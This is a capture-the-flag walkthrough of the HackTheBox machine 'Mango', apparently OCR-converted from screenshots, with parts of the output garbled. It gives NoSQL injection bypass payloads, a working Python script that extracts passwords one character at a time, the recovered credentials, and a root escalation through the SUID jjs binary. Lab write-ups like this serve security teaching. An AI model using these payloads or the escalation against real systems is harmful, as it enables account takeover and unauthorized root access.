


mango

xct

```
(root@kali)-[/Documents/htb/boxes/mango]
# nmap -Pn -sV -sC 10.10.10.162
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-01 23:46 EDT
Nmap scan report for 10.10.10.162
Host is up (0.082s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: 403 Forbidden
443/tcp   open  ssl/http  Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Mango | Search Base
|   ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName=IN
|   Not valid before: 2019-09-27T14:21:19
|   Not valid after:  2020-09-26T14:21:19
|   ssl-date: TLS randomness does not represent time
|   tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 28.08 seconds
```

```
hosts x
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.162 staging-order.mango.htb mango.htb
4
```



Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at mango.htb Port 80

Welcome Back!

Log in for ordering Sweet & Juicy Mango.

[Forgot Password](#)

LOGIN



Welcome Back!

Log in for ordering Sweet & Juicy Mango.

admin

●●●●●●

Forgot Password

LOGIN

it failed but it gives us an idea how the request looks like

The screenshot shows a web browser window with a login page. The page has a red header "Welcome Back!", a subtitle "Log in for ordering Sweet & Juicy Mango.", a username input field containing "admin", a password input field with six dots, a "Forgot Password" link, and a red "LOGIN" button.


Below the browser window, a Wireshark packet capture is shown. The "Request" tab is selected, displaying the raw data of the login request. The request is a POST to the URL "http://staging-order.mango.htb" with the following details:

- Host: staging-order.mango.htb
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 41
- Origin: http://staging-order.mango.htb
- Connection: close
- Referer: http://staging-order.mango.htb/
- Cookie: PHPSESSID=funam4eossan3m8486ceit8ukr
- Upgrade-Insecure-Requests: 1
- username=admin&password=admin&login=login

The "Response" tab is also visible, showing the raw data of the response. The response is an HTML document with a status of 200 and a content type of HTML. The response body contains CSS animations and a form element.

to get more information we se ffuf ti fuzz for files and directories

```
(root@kali)~# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt -u http://staging-order.mango.htb/FUZZ -fc 403
```



v1.3.0 Kali Exclusive <3

```

:: Method      : GET
:: URL         : http://staging-order.mango.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response status: 403

index.php [Status: 200, Size: 4022, Words: 447, Lines: 210]
home.php  [Status: 302, Size: 0, Words: 1, Lines: 1]
.         [Status: 200, Size: 4022, Words: 447, Lines: 210]
[WARN] Caught keyboard interrupt (Ctrl-C)

```

Dashboard Target Proxy Intr

Intercept HTTP history WebSoc

Filter: Hiding CSS, image and gener

#	Host
357	http://staging-order.mango
358	http://staging-order.mango
369	https://shavar.services.mo
378	http://staging-order.mango
388	https://firefox.settings.serv
397	https://normandy.cdn.moz
398	https://classifv-client.serv

Welcome

Log in for ordering

Username

Password


Request

Raw Params Headers Hex

1 GET

to get more information we see if it fuzz for files and directories

```
(root@kali)~# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -u http://staging-order.mango.htb/FUZZ -fc 403
```



v1.3.0 Kali Exclusive <3


```

:: Method      : GET
:: URL         : http://staging-order.mango.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response status: 403

vendor [Status: 301, Size: 335, Words: 20, Lines: 10]
index.php [Status: 200, Size: 4022, Words: 447, Lines: 210]

```

```
(root@kali)~# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -u http://staging-order.mango.htb/vendor/FUZZ -fc 403
```



v1.3.0 Kali Exclusive <3


```

:: Method      : GET
:: URL         : http://staging-order.mango.htb/vendor/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response status: 403

composer [Status: 301, Size: 344, Words: 20, Lines: 10]

```

composer is dependency management tool for php ,and contains usually file called installed.json which have usefull information



here's we can see mongo db used for the backend, is a non sql database

Non SQL injection

Authentication Bypass

Basic authentication bypass using not equal (\$ne) or greater (\$gt)

```

in DATA
username[$ne]=toto&password[$ne]=toto
login[$regex]=a.*&pass[$ne]=lol
login[$gt]=admin&login[$lt]=test&pass[$ne]=1
login[$nin][]=admin&login[$nin][]=test&pass[$ne]=toto

in JSON
{"username": {"$ne": null}, "password": {"$ne": null}}
{"username": {"$ne": "foo"}, "password": {"$ne": "bar"}}
{"username": {"$gt": undefined}, "password": {"$gt": undefined}}
{"username": {"$gt": ""}, "password": {"$gt": ""}}

```

inject the keyword into the request parameter so we dont have no longer equal comparison on the password but instead a non equal one

Request to http://staging-order.mango.htb:80 [10.10.10.162]

Forward

Drop

Intercept is on

Action

Open Browser

Raw

Params

Headers

Hex

Pretty

Raw

\n

Actions ▾

```
1 POST / HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 41
9 Origin: http://staging-order.mango.htb
10 Connection: close
11 Referer: http://staging-order.mango.htb/
12 Cookie: PHPSESSID=funam4eossan3m8486ceit8ukr
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password[$ne]=admin&login=login
```



staging-order.mango.htb/home.php



DBins GitHub - swisskyrepo/...



Under Plantation

Sorry for the inconvenience. We just started farming!
To contact us in the meantime please email: admin@mango.htb
We rarely look at our inboxes.

we succed to authenticat as admin but nothing interesting behind the authentication
to extract data

Extract data information

```
in URL
username[$ne]=toto&password[$regex]=m.{2}
username[$ne]=toto&password[$regex]=md.{1}
username[$ne]=toto&password[$regex]=mdp

username[$ne]=toto&password[$regex]=m.*
username[$ne]=toto&password[$regex]=md.*

in JSON
{"username": {"$eq": "admin"}, "password": {"$regex": "^m" }}
{"username": {"$eq": "admin"}, "password": {"$regex": "^md" }}
{"username": {"$eq": "admin"}, "password": {"$regex": "^mdp" }}
```

what that code do , bruteforce the password lettre by lettre until we got the password

nosql_extract.py x

```
1  #!/usr/bin/env python3
2  import re
3  import requests
4  import string
5
6  chars = string.ascii_letters + string.digits + string.punctuation
7  password = ""
8  url = "http://staging-order.mango.htb"
9  done = False
10
11 while not done:
12     done = True
13     for c in chars:
14         data = {
15             "username" : "admin",
16             "password[$regex]" : f"^{re.escape(password+c)}.*$",
17             "login" : "login"
18         }
19         r = requests.post(url, data=data, allow_redirects=False)
20         if r.status code == 302:
21             done = False
22             password += c
23             print(f"[+] Found {c}")
24     print(f"[+] Password: {password}")
25
```

```

(root@kali)-[/Documents/htb/boxes/mango] rder.mango.htb"
# python3 nosql_extract.py False
[+] Found t 10
[+] Found 9 11 while not done:
[+] Found K 12     done = True
[+] Found c 13     for c in chars:
[+] Found S 14         data = {
[+] Found 3 15             "username" : "admin",
[+] Found > 16             "password[$regex]" : f"^{re.escape(password+c)}.*$",
[+] Found ! 17             "login" : "login"
[+] Found 0 18         }
[+] Found B 19         r = requests.post(url, data=data, allow_redirects=False)
[+] Found # 20         if r.status code == 302:
[+] Found 2 21             done = False
[+] Password: t9KcS3>!0B#2 22             password += c
[+] 23             print(f"[+] Found {c}")
[+] 24             print(f"[+] Password: {password}")

(root@kali)-[/Documents/htb/boxes/mango]
# ssh admin@mango.htb
The authenticity of host 'mango.htb (10.10.10.162)' can't be established.
ECDSA key fingerprint is SHA256:AhHG3k5r1ic/7nEKLWHXoNm0m28uM9W8heddb9lCTm0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'mango.htb,10.10.10.162' (ECDSA) to the list of known hosts.
admin@mango.htb's password:
Permission denied, please try again.
admin@mango.htb's password:

```

Let's try with mango

```

nosql_extract.py x
1  #!/usr/bin/env python3
2  import re
3  import requests
4  import string
5
6  chars = string.ascii_letters + string.digits + string.punctuation
7  password = ""
8  url = "http://staging-order.mango.htb"
9  done = False
10
11 while not done:
12     done = True
13     for c in chars:
14         data = {
15             "username" : "mango",
16             "password[$regex]" : f"^{re.escape(password+c)}.*$",
17             "login" : "login"
18         }
19         r = requests.post(url, data=data, allow_redirects=False)
20         if r.status code == 302:
21             done = False
22             password += c
23             print(f"[+] Found {c}")
24         print(f"[+] Password: {password}")
25

```



```

(root@kali)-[/Documents/htb/boxes/mango]
# python3 nosql extract.py
[+] Found h
[+] Found 3
[+] Found m
[+] Found X
[+] Found K
[+] Found 8
[+] Found R
[+] Found h
[+] Found U
[+] Found ~
[+] Found f
[+] Found {
[+] Found ]
[+] Found f
[+] Found 5
[+] Found H
[+] Password: h3mXK8RhU~f{]f5H

```

```

(root@kali)-[/Documents/htb/boxes/mango]
# ssh mango@mango.htb
mango@mango.htb's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun May  2 05:41:27 UTC 2021

System load:  0.0               Processes:           102
Usage of /:   25.9% of 19.56GB   Users logged in:    0
Memory usage: 16%              IP address for ens33: 10.10.10.162
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

122 packages can be updated.
18 updates are security updates.

Last login: Mon Sep 30 02:58:45 2019 from 192.168.142.138
mango@mango:~$ id
uid=1000(mango) gid=1000(mango) groups=1000(mango)

```

we can see that localuser called admin that we have his

password

```
mango@mango:~$ ls -al
total 28
drwxr-xr-x 4 mango mango 4096 Sep 28 2019 .
drwxr-xr-x 4 root root 4096 Sep 27 2019 ..
lrwxrwxrwx 1 mango mango 9 Sep 27 2019 .bash_history -> /dev/null
-rw-r--r-- 1 mango mango 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 mango mango 3771 Apr 4 2018 .bashrc
drwx----- 2 mango mango 4096 Sep 28 2019 .cache
drwx----- 3 mango mango 4096 Sep 28 2019 .gnupg
-rw-r--r-- 1 mango mango 807 Apr 4 2018 .profile
mango@mango:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mango:x:1000:1000:mango:/home/mango:/bin/bash
admin:x:4000000000:1001::,/home/admin:/bin/sh
mongodb:x:111:65534::/home/mongodb:/usr/sbin/nologin
```

admin:t9KcS3>!0B#2

mango:h3mXK8RhU~f{]f5H

```
mango@mango:~$ su admin
Password:
$ id
uid=4000000000(admin) gid=1001(admin) groups=1001(admin)
```

```

$ cd admin
$ ls -al
total 24
drwxr-xr-x 2 admin admin 4096 Sep 30 2019 .
drwxr-xr-x 4 root root 4096 Sep 27 2019 ..
lrwxrwxrwx 1 admin admin 9 Sep 27 2019 .bash_history → /dev/null
-rw-r--r-- 1 admin admin 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 admin admin 3771 Apr 4 2018 .bashrc
-rw-r--r-- 1 admin admin 807 Apr 4 2018 .profile
-r----- 1 admin admin 33 May 2 03:31 user.txt
$ cat user.txt
3ed2c8069c6666a429e69252cebf5f3f

```

we look for suid binaries and find unusual one called

```

admin@mango:/home/admin$ find / -xdev -perm /u+s
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
/bin/fusermount
/bin/mount
/bin/umount
/bin/su
/bin/ping
find: '/var/log/unattended-upgrades': Permission denied
find: '/var/log/apache2': Permission denied
find: '/var/spool/cron/atspool': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/var/spool/cron/atjobs': Permission denied
find: '/var/spool/rsyslog': Permission denied
find: '/var/lib/private': Permission denied
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/run-mailcap
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/at
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine

```

The jjs command-line tool is used to invoke the Nashorn engine. You can use it to interpret one or several script files, or to

run an interactive shell.

```
$ /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> Java.type('java.lang.Runtime').getRuntime().exec('chmod u+s /bin/bash').waitFor()
0
jjs> exit()
```

```
admin@mango:/home/admin$ /bin/bash -p
bash-4.4# id
uid=4000000000(admin) gid=1001(admin) euid=0(root) groups=1001(admin)
bash-4.4# cat /root/root.txt
e1573f937b85d01c5b57bf5ebaefefb48
bash-4.4#
```